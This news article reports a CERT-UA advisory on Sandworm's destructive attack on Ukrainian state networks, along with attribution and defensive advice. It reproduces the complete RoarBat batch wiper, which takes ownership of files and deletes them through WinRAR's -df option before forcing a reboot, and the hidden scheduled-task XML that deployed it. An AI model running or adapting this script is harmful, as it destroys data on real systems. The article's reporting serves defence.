Russian hackers use WinRAR to wipe Ukraine state agency’s data

By Bill Toulas

Published: 2023-05-03 · Archived: 2026-04-05 16:59:49 UTC

The Russian 'Sandworm' hacking group has been linked to an attack on Ukrainian state networks where WinRar was used to destroy data on government devices.

In a new advisory, the Ukrainian Government Computer Emergency Response Team (CERT-UA) says the Russian hackers used compromised VPN accounts that weren't protected with multi-factor authentication to access critical systems in Ukrainian state networks.

Once they gained access to the network, they employed scripts that wiped files on Windows and Linux machines using the WinRar archiving program.


On Windows, the BAT script used by Sandworm is 'RoarBat,' which searches disks and specific directories for filetypes such as doc, docx, rtf, txt, xls, xlsx, ppt, pptx, vsd, vsdx, pdf, png, jpeg, jpg, zip, rar, 7z, mp4, sql, php, vbk, vib, vrb, p7s, sys, dll, exe, bin, and dat, and archives them using the WinRAR program.

```
@echo off
set d=%cd%\%RANDOM%
for %%a in (C:\Users,D:,E:,F:,G:,Q:,W:,E:,R:,T:,Y:,U:,I:,O:,P:,S:,H:,X:,Y:,Z:)
do (
    for %%b in
    (.doc,.docx,.rtf,.txt,.xls,.xlsx,.ppt,.pptx,.vsd,.vsdx,.pdf,.png,.jpeg,.jpg,
    .zip,.rar,.7z,.mp4,.sql,.php,.vbk,.vib,.vrb,.p7s) do (
        for /f "delims=" %%c in ('dir /s /b /o:gn %%a\*%%b') do (
            takeown /a /f "%%c"
            WinRAR.exe a -df %d% "%%c" & del %d%*
        )
    )
)
for %%e in (C:\Windows\System32\drivers,C:\Windows\WinSxS,"C:\Program
Files","C:\Program Files (x86)") do (
    for %%f in (.sys,.dll,.exe,.bin,.dat) do (
        for /f "delims=" %%g in ('dir /s /b /o:gn %%e\*%%f') do (
            takeown /a /f "%%g"
            WinRAR.exe a -df %d% "%%g" & del %d%*
        )
    )
)
del /f WinRAR.exe
shutdown -r -t 0
```

RoarBat searching for specified filetypes on all drives *(CERT-UA)*

However, when WinRar is executed, the threat actors use the "-df" command-line option, which automatically deletes files as they are archived. The archives themselves were then deleted, effectively deleting the data on the device.

CERT-UA says RoarBAT is run through a scheduled task created and centrally distributed to devices on the Windows domain using group policies.




```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.3" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author [redacted]\Administrator</Author>
    <URI>\UpdateRarService</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2023-04-25T10:05:47Z</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>LeastPrivilege</RunLevel>
      <UserId>NT AUTHORITY\System</UserId>
      <LogonType>S4U</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowHardTerminate>false</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT5M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>false</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>true</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <DisallowStartOnRemoteAppSession>false</DisallowStartOnRemoteAppSession>
    <UseUnifiedSchedulingEngine>false</UseUnifiedSchedulingEngine>
    <WakeToRun>true</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Users\update1.bat</Command>
    </Exec>
  </Actions>
</Task>
```

Scheduled task set to run the BAT script *(CERT-UA)*

On Linux systems, the threat actors used a Bash script instead, which employed the "dd" utility to overwrite target file types with zero bytes, erasing their contents. Due to this data replacement, recovery for files "emptied" using the dd tool is unlikely, if not entirely impossible.

As both the 'dd' command and WinRar are legitimate programs, the threat actors likely used them to bypass detection by security software.

CERT-UA says the incident is similar to another destructive attack that hit the Ukrainian state news agency "Ukrinform" in January 2023, also attributed to Sandworm.

"The method of implementation of the malicious plan, the IP addresses of the access subjects, as well as the fact of using a modified version of RoarBat testify to the similarity with the cyberattack on Ukrinform, information about which was published in the Telegram channel "CyberArmyofRussia_Reborn" on January 17, 2023." reads the CERT-UA advisory.

CERT-UA recommends that all critical organizations in the country reduce their attack surface, patch flaws, disable unneeded services, limit access to management interfaces, and monitor their network traffic and logs.

As always, VPN accounts that allow access to corporate networks should be protected with multi-factor authentication.

Source: https://www.bleepingcomputer.com/news/security/russian-hackers-use-winrar-to-wipe-ukraine-state-agencys-data/